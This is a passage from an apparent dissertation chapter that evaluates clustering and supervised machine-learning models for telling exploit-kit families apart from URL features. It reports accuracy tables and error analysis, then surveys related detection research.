Environment & Instruments. Using the features extracted on the sanitized dataset, the *scikit-learn* machine learning API [57] is adopted to build clustering models. Several clustering algorithms have been experimented with, however some algorithms *(e.g., Mean Shift, Spectral Clustering, Affinity Propagation, Birch etc.)* are not well-executed. In addition, as the *DBSCAN, OPTICS, and OneClassSVM* algorithms were primarily developed for outlier detection and *Feature Agglomeration* is offered for merging features rather than samples, they are not taken into consideration. In this study, we keep our focus on EK detection rather than the individual successes of machine learning algorithms, as replacing machine learning algorithms is quite easier than designing a method for detection. Therefore, we have selected 2 algorithms known for their high performance in terms of accuracy and execution time at pre-elimination stage, which are *KMeans and Agglomerative Clustering*.

KMeans. Initially, the EK clustering problem is assumed as "*Expectation- Maximization*" where a centroid-based algorithm, *KMeans*, is a good candidate for the solution. *KMeans* assigns samples to a cluster, where the sum of the squared distances between the samples and the centroid is kept at the minimum. Less variation within clusters means they contain more homogeneous samples.


Agglomerative Clustering. Secondly, hierarchical clustering builds nested clusters by merging or splitting them successively, where the hierarchy of clusters is represented as a tree as shown in Figure 4.1. This does not require to specify the number of clusters and can determine the number from the dataset. It also allows to select what number of clusters provides the best fit for the data. Therefore, choosing *Agglomerative* as the full unsupervised algorithm is a sensible option. The linkage criteria is the metric used for the merge strategy and the algorithm is not sensitive to the type of distance metric, where all work equally well whereas the choice of the distance metric is critical for other clustering algorithms.

Feature Compression. The clustering algorithms are adversely affected from similar or worthless features, as we experienced in our experiments. A data dimensionality reduction technique, *Principal Component Analysis (PCA)*, is utilized to decompose our features into a set of independent and uncorrelated components that explain a maximum amount of the variance. The 20-feature dataset is transformed into a compressed form, and an empirical evaluation shows that 5 dimensions together explain %85 of the variance. The contributions of each feature to each component is given in Table 4.3, where the absolute magnitude threshold was taken as 0.276 experimentally.

4.3.2 Evaluation

This section discusses the evaluation of an efficient clustering method by the application of machine learning techniques for the state-of-the-art EK traffic discrimination. The accuracy of the estimators is assessed with special methods and the misclustered samples are properly justified.

Unlike simply calculating the precision and recall of supervised classification, eval-



Cluster 1: A B C
Cluster 2: D E F

Figure 4.1: Agglomerative clustering illustrated

Table 4.3: Feature contributions to the principal components

Component	Most Valuable Features
PC-1	PathLen, QryLen, CPTokens, PSum, QKeyMax, QKeyAvg, QValMax, QValAvg, QValSum
PC-2	CQKeyTokens, QKeySum, CQValTokens
PC-3	PMax, PAvg, CSpecChar, CUnqDomain
PC-4	CPTokens, PMin, PAvg, QKeySum, CURL, CUnqDomain
PC-5	PMax, PAvg, QKeyMin, QKeySum, QValMin, CUnqDomain

uating the performance of a clustering algorithm is quite tricky. Several metrics are employed, which primarily measure the similarity of samples belonging to the same class or similarity of the true clustering and the predicted one. In clustering methods, the notion of similarity is perceived as the closeness of a sample to the centroid of the cluster. Hence, uniformity of the classes within the dataset could be evaluated according to a similarity measure *(e.g., euclidean distance, cosine distance, Manhattan distance or correlation-based distance)*. The euclidean similarity measure is favored for this study, which best fits this specific problem.

In principal, clustering is considered an unsupervised learning model contrary to supervised learning, since the ground truth is not available to compare the predictions to the true labels to evaluate its accuracy. For a dissertation study, providing performance evaluations is inevitable to present the success of the work. Therefore, a labeled dataset is utilized to learn how clustering algorithms fit and a separate dataset is utilized to understand how they are used for prediction.

4.3.2.1 Performance Results

The calculated metrics to highlight how well the model performs are explained in Table 4.4. *Adjusted Random Index* measures the similarity of two samples by ignoring permutations and with chance normalization. *Adjusted/Normalized Mutual Information Scores* measures the agreement of the two samples by ignoring permutations. For both metrics, the perfect index is 1.

By using conditional entropy analysis, the following 3 metrics are calculated, where the perfect score is 1. *Homogeneity* is the rate of each cluster containing only members of a single class. *Completeness* is the rate of all members of a certain group being predicted as in the same cluster. *V-measure* is the harmonic mean of *Homogeneity and Completeness* and is also equivalent to *Normalized Mutual Information Score*.

Fowlkes-Mallows Scores calculate the geometric mean of the pairwise precision and recall. Where *True Positive* is the number of pair of samples that belong to the same clusters in both the true labels and the predicted labels, *False Positive* is the number of pair of samples that belong to the same clusters in the true labels and not in the predicted labels, and *False Negative* is the number of pair of samples that belong in the same clusters in the predicted labels and not in the true labels. A score closer to 1 indicates a good similarity between two clusters.

Table 4.4: Similarity metrics

Metric	**KMeans**	**Agglomerative**
Adjusted Random Index	0.873	0.777
Adjusted Mutual Index	0.857	0.771
Normalized Mutual Index	0.865	0.786
Mutual Index	1.166	1.052
Homogeneity	0.861	0.776
Completeness	0.869	0.795
V Measure	0.865	0.786
Fowlkes Mallows	0.906	0.837
Silhouette	0.340	0.338
Calinski Harabaz	65.49	63.08

When the ground truth labels are not available, the inputs and predicted labels are used to calculate some consistency metrics. *Silhouette Score* is the mean distance between a sample and all other points in the same class, and the mean distance between a sample and all other points in the next nearest cluster together compose the silhouette value. It determines the degree of separation between clusters. When the coefficients are close to 1, the sample is far away from the other clusters. When the silhouette average score is greater than 0.5 and the horizontal value of clusters have higher than the average score, the number is interpreted as good. The vertical height of the silhouette plot indicates the cluster size. *Calinski-Harabasz Index* is the ratio of the between-clusters dispersion mean and the within-cluster dispersion.

Contingency Matrix reports the intersection cardinality for every true and predicted cluster pair, where the samples are independent and identically distributed and one does not need to account for some instances not being clustered.

KMeans handles the shape of the dataset smoothly and performs better with 93.7% average accuracy as shown in Table 4.5. In addition, *K-means* inherently forces a cluster to contain only closer samples, it causes far-away samples to be a new cluster. Therefore, it allows to expose completely new EK families.

On the other hand, our dataset has also a partially hierarchical structure. We understand this from the *Agglomerative clustering* performance, where it can recover this formation with 87.5% average accuracy as shown in Table 4.6, while most of

Table 4.5: KMeans Accuracy

Table 4.6: Agglomerative Accuracy

	Precision	Recall	F1-score	Precision	Recall	F1-score
Angler	0.79	0.97	0.87	0.68	0.81	0.74
Neutrino	0.97	1.00	0.99	0.85	1.00	0.92
Rig	1.00	0.98	0.99	1.00	0.98	0.99
RigV	1.00	0.75	0.86	1.00	0.61	0.76
Micro avg	0.94	0.94	0.94	0.88	0.88	0.88
Macro avg	0.94	0.92	0.93	0.88	0.85	0.85
Weighted avg	0.95	0.94	0.94	0.89	0.88	0.87

the other clustering algorithms cannot achieve it. However, the accuracy is not as good as *KMeans* and *Agglomerative clustering* is computationally expensive due to time complexity when providing such an advantage, unlike the linear complexity of *KMeans*.

4.3.2.2 Error Analysis

The model based on *KMeans* misclustered 9 samples as shown in Figure 4.2, where 7 RigV samples were predicted as Angler, 1 Rig sample classified as Angler, and 1 Angler sample classified as Neutrino.

When the cluster sizes are not balanced, *Kmeans* performance worsens. By giving more weight to the larger clusters, it tries to prevent variance per cluster, which causes to allow samples being away from the centroid. In this case, smaller sized clusters are embedded into bigger clusters and are totally lost. On the other hand, in order to create for the stated number of clusters, it partitions bigger clusters wrongly. Therefore, if the number of infection cases belonging to specific EKs increases in an unbalanced manner, the detection rate dramatically falls both in terms of false positive and false negative. This possibility is always valid, since some EK families sweep competitors and become prominent. Identifying new small clusters and assigning more weight to them could be a solution, but that is not a trivial process. Secondly, *KMeans* is sensitive to outliers and this domain naturally has outlier samples.

The model based on *Agglomerative clustering* misclustered 18 samples as shown in Figure 4.3, where 11 RigV samples were predicted as Angler, 1 Rig sample classified as Angler, and 6 Angler samples classified as Neutrino. Consistently, the error pairs are the same as those of *KMeans*.




Figure 4.2: KMeans contingency matrix




Figure 4.3: Agglomerative contingency matrix




Figure 4.4: Elbow method

4.3.3 Discussion

There are some certain challenges while working with unsupervised learning methods. Some algorithms are semi-supervised, requiring human feedback, where unsupervised methods assign random labels and start clustering randomly in each execution. The techniques to overcome these circumstances are explained in this part.

The first challenge is that, some *unsupervised methods* cannot learn the number of clusters from the dataset *(e.g., KMeans)* and require assistance. The best number of groups could be found by experimenting with the *Elbow* method. The method determines the alternative cluster numbers based on the error sum of the squared distance (SSE) between samples and their assigned centroid (arithmetic mean of all the samples assigned to that cluster). The values when the SSE curve starts to forge an elbow are interpreted as promising cluster numbers. Our dataset is utilized to evaluate the SSE across different values of cluster numbers and the graph in Figure 4.4 shows that candidates are *2, 3 and 4*. As a result, although *KMeans* does not learn the number of clusters from the dataset, it exposes SSE values, which is usable to determine cluster number and has worked pretty well for our EK cases.

Another challenge is that unsupervised methods use random labels, so we convert these notions carefully to actual labels. Clustering algorithms randomly start operation, where the fitted labels (clustering results) change in different executions of the algorithm. We forced the algorithms to process samples in a particular order while clustering to make experiments repeatable and consistent. Some algorithms do not allow such options and some custom ways are required to circumvent that, which is why we use 2 algorithms for this study.

4.4 Supervised Analysis Approach

As the dissertation proposes significant accuracy while discriminating EK families, a supervised machine learning method is taken on board as a promising solution. Classification is defined as identifying certain classes in the dataset, where the samples in the same class are very similar. Classifier models are built by learning known samples from a training dataset and then the gained knowledge is applied to predict the class of new observations. This approach is executed to group EK flavors based on URL features.

4.4.1 Models and Experiments

Environment & Instruments. Using the features extracted on the sanitized dataset, the *scikit-learn* machine learning API [57] is adopted to build classification models. Several classifiers have been experimented with, however some algorithms *(e.g., Linear and Logistic Regression, Stochastic Gradient Descent, Decision Trees, Naive Bayes etc.)* are not well-optimized. In this study, we keep our focus on EK detection rather than the individual successes of machine learning algorithms, as replacing machine learning algorithms is quite easier than designing a method for detection. Therefore, we have selected 3 algorithms known for their high performance in terms of accuracy and execution time at pre-elimination stage, which are *KNN (K-Nearest Neighbor), SVM (Support Vector Machine), and GBC (Gradient Boosting Classifier).*

Hyper-parameter Optimization. Principally, machine learning methods follow formulations. KNN, SVM, and GBC have variables called hyper-parameters, which could be tuned for better performance. In order to reach capability limits of the methods, the hyper-parameters are optimized based on the training dataset. The same stratified 5-fold cross validation process is applied for all three algorithms, in the optimization process.

KNN. The hyper-parameter of KNN is k, which is the number of neighbors. The range for k is chosen as the odd numbers between 1 and 15. For every value of the hyper-parameter, 5-fold cross validation is applied. The optimum value of the hyper-parameter k is 5.

SVM. The hyper-parameter set for SVM is *cost* and *class weight* while the SVM *kernel* is *linear*. The hyper-parameter set for the SVM is *cost*, *class weight* and *gamma* while the SVM kernel is *rbf*. For every value of hyper-parameters, 5-fold cross validation is applied by the grid optimization technique. The best hyper-parameter set is that when the *kernel* is *rbf*, *cost* is 10, *gamma* is 0.001 and *class weight* is none.

GBC. The hyper-parameter set for GBC is *learning rate, number of estimators, and subsample*. For every value of hyper-parameters, 5-fold cross validation is applied by

Table 4.7: Cross-validation

EK Label	# Infections	# URLs
Angler	31	267
Neutrino	33	216
Rig	52	350
RigV	28	188
Total	144	1021

Table 4.8: Dataset for testing set

EK Label	# Infections	# URLs
Neutrino	35	221
Rig	55	386
RigV	6	41
Total	96	648

the random search optimization technique. The best hyper-parameter set is *learning rate* is 0.8, *number of estimators* is 400, and *subsample* is 1.

Training. The goal of the training step is to evaluate designed features that are derived from the URL characterization of EKs. Using tuned hyper-parameters for 3 supervised learning methods, customized *KNN, SVM, and GBC* models are built and the labeled dataset is used to train the classification models. 5-fold cross validation, shown in Table 4.7, is utilized for each algorithm to measure the performance.

Testing. The aim of the testing phase is to measure the accuracy of the classifiers, while classification models group unknown infection chains according to their EK family. The Table 4.8 summarizes the breakdown of infections in the test set.

4.4.2 Evaluation

This section discusses the evaluation of an efficient classification method by the application of machine learning techniques for the state-of-the-art EK traffic detection. The accuracy of the estimators is assessed, the significance of the derived features is questioned via the cross-validation results and the misclassified samples are properly justified. The comparison of the studies that apply similar techniques is also extensively presented.

4.4.2.1 Performance Results

Our approach leverages the patterns of URLs appearing in infections based on EKs and the core of the proposed technique is the analysis of the URLs belonging to an incident altogether. The classification models were developed using 3 supervised learning algorithms (KNN, SVM, and GBC) and evaluated to decide which estimator is more suitable for EK discrimination. The first metric is the accuracy on the training dataset using 5-fold cross validation and the performance of these classifiers for the training phase is illustrated in Figure 4.5.

The second metric is the accuracy of the designed models on the test set, which was obtained from a completely different source that enables to verify the quality of the




Figure 4.5: The performance of classification models with cross validation

models effectively. In the testing phase, the trained classifiers were independently executed and KNN, SVM, and GBC achieved 90.6%, 88.5%, 98.9% classification accuracy respectively. When we optimize our dataset by discarding much of the C&C communication traffics, the models performed better and KNN, SVM, and GBC achieved 95.8%, 91.6%, 100.0% classification accuracy respectively. It is sensible to get a hundred percent accuracy, since we manually checked nearly 2000 URLs and discarded also unrelated file types *(e.g., txt, images, some JavaScript, etc.)*.

4.4.2.2 Analysis of Features

Although KNN and SVM do not expose the importance order of the features, GBC provides such information, where the model gains more power. The rank of the feature gains is: *Count of Query Key Tokens, Query Value Maximum Length, Count of Query Value Tokens, Query Length, Path Sum Length, Query Value Average Length, Path Average Length, Count of Special Characters, Query Key Maximum Length, Path Length, Path Maximum Length, Query Value Sum Length, Path Minimum Length, Query Key Sum Length*. When the models were tested with the top 5 features among the ranked 14 features, promising results were obtained, however even a small accuracy decrease is not tolerated by us. On the other hand, the remaining 6 features *Count of Path Tokens, Query Key Minimum Length, Query Key Average Length, Query Value Minimum Length, Count of URLs, and Count of Unique domain address* were not leveraged by GBC. However, we observed performance decrease for KNN and SVM when these 6 features were removed, where we implicitly deduce that they are utilized somehow. Ultimately, all features were kept.

Table 4.9: Comparison with the other studies

Study	Accuracy	Features	Algorithms
[13]	TPR: 99.9% FPR: 0.001% FNR: N/A	30 Page content	J48 Decision Tree
[14]	TPR: 95% FPR: N/A FNR: N/A	8 Page content and URL	Weighted Jaccard Index
[15]	TPR: N/A FPR: 0.03 FNR: %5	Page content	DBSCAN
[58]	TPR: 75%-85% FPR: N/A FNR: N/A	6 URL	Naive Bayes and K-means
[59]	TPR: 97% FPR: N/A FNR: N/A	9 URL	Random Forest
Ours	TPR: 100.0% FPR: N/A FNR: N/A	20 URL	Gradient Boosting

4.4.2.3 Error Analysis

The model based on GBC detects previously not seen EK infections better than the other two algorithms. Only 1 sample was misclassified by the model. An infection from Rig was predicted as Angler by the classifier. SVM misclassified 11 samples and 9 of them were also misclassified by KNN. However, it is easy to justify these decisions. This is because there are uncommon command and control activities in these infections that cause many paths and tokens. Removing duplicate URLs that are usually seen in command and control activity could be a solution here, as well as discarding the URLs that exceed a limited number of URLs per chain.

4.4.2.4 Comparison

Although EKs have been researched for the past years, studies dedicated to EK detection are quite limited. Moreover, while our study utilizes machine learning for detection, other works mainly apply custom techniques. The results of the current analysis and literature is compared in Table 4.9 to give an overall idea. *Webwinnow* [13] evaluated 5 binary classifiers and *J48* performed better. In comparison, our study also utilizes unsupervised methods with multi-family categorization. While *Kizzle* [15] utilized *DBSCAN* for clustering web content individually, particularly JavaScript code blocks, the number of features is not a valid criteria for their model and only false negative rate (FNR) is reported. When compared to our lightweight study, their method is quite time consuming, due to the examination of page contents rather than solely utilizing URL addresses. Taylor et al. [14] employed *Weighted Jaccard Index* and also inspected both URLs and page content. Jagannatha [58] only tried *Naive Bayes* in combination with *K-means* and *IsEK* performs better in terms of accuracy. Sandnes [59] experimented with 3 classifiers and *Random Forest* achieved the best score and the model is only able to detect samples being malicious or not. On the other hand, our proposed method discriminates the particular EK families with a high accuracy.

CHAPTER 5

RELATED WORK

This chapter provides an extensive discussion on literature review and challenges.

5.1 Source Code Analysis

The first studies on EKs have focused on analysis of the source code of EK families, in which researchers installed EKs from sources to their lab environment for inspection. The dataset contained in each work is partly similar, covers different sets of EKs and back then frequently prominent ones.

Grier et al. [9] conducted a study on the emergence of the "Exploit-as-a-Service" model for the drive-by download landscape. Their dataset contained 77,000 malicious URLs taken from Google Safe Browsing and a blacklist provider. According to their research results, in total, over 10,000 unique executable files were delivered and dynamic analysis of those binaries led to 32 families of malware. In addition, several prominent types of malware are delivered even by an individual EK.

Kotov and Massacci analyzed the source code of 30 (partly inactive) different EK types to understand major behaviors and operational skills [10]. The preliminary analysis indicated that the major functionalities of EKs are managing exploits, evading detection mechanisms, and command and control. The manual examination concluded that 82% of the EKs apply obfuscation techniques. A handful of well-known vulnerabilities are targeted rather than launching zero-day exploits or sophisticated attacks.

Allodi et al. performed experiments (MalwareLab) with the source code of 10 EKs to reveal the resilience to changes of targeted systems, particularly operating system, browser, and plug-ins [11]. They deployed EKs in a controlled sandbox environment and experienced that some EK frameworks support the latest exploits, where cybercriminals achieve a higher infection rate in a small amount of time at the expense of short appearance on the market. On the other hand, some EK families prefer to serve more stable exploits, where attackers get a lower but steadier infection pace over time.

De Maio et al. executed an analysis, PExy, on the source code of over 50 EKs in 37 families to recognize the conditions, which makes redirections to certain exploit and malware samples [12]. They also worked with EKs in off-line mode in their laboratories and via automated static source code analysis, where they produced all combinations of HTTP request parameters (in particular URL and User-Agents) that cause an EK to trigger an infection. Their goal is to achieve as many different types of exploits as possible and to reveal a potential 0-day exploit, if one exists. In this way, they retrieved 279 exploit samples including variants. They also understood the internals by showing that most of the EKs reuse source code from other EKs and even a new EK usually is based on another EK.

There is an uncommon but justifiable study that follows a counter-offensive strategy for combating cybercrime launched through EKs. However, hunting in the wild requires adversarial capabilities for incident responders. Offensive countermeasures could bring a vital advantage in the ongoing battle against cyber wars. Taking down EKs is totally not only an impressive but also a provocative approach, so it should be executed under legal authority and law-enforcement control. Eshete et al. conducted an analysis, EKHunter, on the source code to detect the vulnerabilities of 30 EKs systematically [60]. This methodology elaborates that white-hat hackers could attack, compromise and deactivate the EKs that are under criminal control. They operated on the same EKs as their previous study. They also setup EKs in a virtualized environment. As per the findings, 16 of the EKs contain 180 vulnerabilities and 6 of them could be remotely exploitable.

5.2 Machine Learning

While accessing the source code of the current EKs is not realistic, getting the EK network traffics could be feasible. Therefore, detection of EK network traffics is vital today. The following list of studies involve machine learning or statistics to detect EK traffics that are behind the attacks and our study also focuses on EK families from this perspective.

Eshete and Venkatakrishnan [13] analyzed samples of 38 EKs, WebWinnow, and identified content and structural features to model a set of classifiers. They locally installed EKs in a controlled setting and partly supported the dataset with 11 live EKs that were reported by the URLQuery[1] service. They labeled all URLs as EK rather than EK families. Their model was built with 500 benign and 500 EK URLs to detect EK traffics. They trained the binary classifier with 1117 benign and 512 EK URLs. Actually the final objective of WebWinnow converges with PExy, which is to reinforce existing detection systems.

Taylor et al. developed a method to categorize EK flavors by detecting structural patterns in HTTP traffic [14]. Initially, they represented interactions between the victim browser and EK servers known as EK trees. In the detection process, their model builds a candidate tree from the request-response pairs of new infections and finds similar EK products with the *Weighted Jaccard Index*. During the analysis period, they build their own dataset by capturing 3800 hours of real-world traffic via a honeyclient, which includes 28 EK instances. The comparison with the state-of-the-art techniques shows that while the system gets similar true positive rates, it reduces false positive rates by four orders of magnitude. The details of the patented application is discussed in his dissertation [61].

---

[1] urlquery.net

Stock et al. offered a prevention mechanism, Kizzle, in contrast to previous studies, which was specifically designed to identify four major EKs (Angler, Rig, Nuclear, SweetOrange) as they evolve over time and produce signatures that can be applied to anti-virus engines or plug-ins of a Web browser [15]. The main objective is to auto-generate host-based structural signatures by the *DBSCAN* machine learning algorithm within hours for detecting the superficial but frequent changes. They also observe that all JavaScript code served by EKs apply obfuscation and EK families re-use exploits from each other. While the packed view of the JavaScript code is unique across incidents, unpacked code is quite common (e.g., actual fingerprinting and CVE code). They generated the dataset in a four-week period in August 2014. The evaluation showed that the false negative rates are under 5%, while false positive rates are under 0.03%.

There are also some studies where authors observe the EK phenomenon from different angles.

Jayasinghe et al. [62] detected drive-by download attacks at runtime using lightweight dynamic analysis of the bytecode stream generated by a Web browser during page content execution. They collected their dataset from forums that publish new URLs, which deliver malware. The approach extracted Opcode call sequences as features from the JavaScript engine of the Web browser, which generates Opcodes as a part of the rendering process for each webpage. They utilized Naive Bayes, Support Vector Machines (SVM) and decision tree as binary classifiers and SVM achieved the best score with almost %95 accuracy.

Nappa et al. [63] identified drive-by download attacks by clustering exploit servers belonging to 2 different EKs based on 7 features related to the served exploits and distributed malware. They utilized two clustering algorithms, which are partitioning around medoids and an aggressive clustering algorithm. According to the analysis, they observed a highly polymorphic ecosystem, where both exploit and malware files were packed differently in order not to be detected from the same file hash. They also made their generated dataset available to academic researches.

Arseni [64] analyzed the network traffic generated by EKs where URL patterns from n-grams, exploit size and type, and JavaScript syntax in landing page were selected as features for 3 classifiers (Naive Bayes, Random Tree, Decision Tree). The accuracy of the combined model is 90% on the dataset, which was taken from the source that we also use. It contained 526 infection cases belonging to 7 EK families, which occurred during 2013-2015.

Channegowda [65] used 3 methods for analyzing the obfuscated JavaScript code employed by EKs to avoid detection. The dataset contained 6,630 JavaScript files collected from UrlQuery.com over a time period of 8 months. According to their results entropy analysis is not a good measure, since EKs already apply anti-entropy techniques. Normalized compression distance (NCD) clusters obfuscated JavaScript code from plain JavaScript. However, it is not able to discriminate them on EK family basis. Jaccard similarity index clusters obfuscated code better than NCD, however it is not able to draw a clear line between plain JavaScript.

Sood et al. [66] conducted a comparative study for 10 EKs and found 3 victim profiling methods, which were User-agent-based fingerprinting, HTML Document Object

Model (DOM)-based fingerprinting, and IP-based geolocation tagging. There were 4 JavaScript-based attack techniques for drive-by download which were obfuscation, redirection, content injection on the fly, and domain address generation algorithm (DGA).

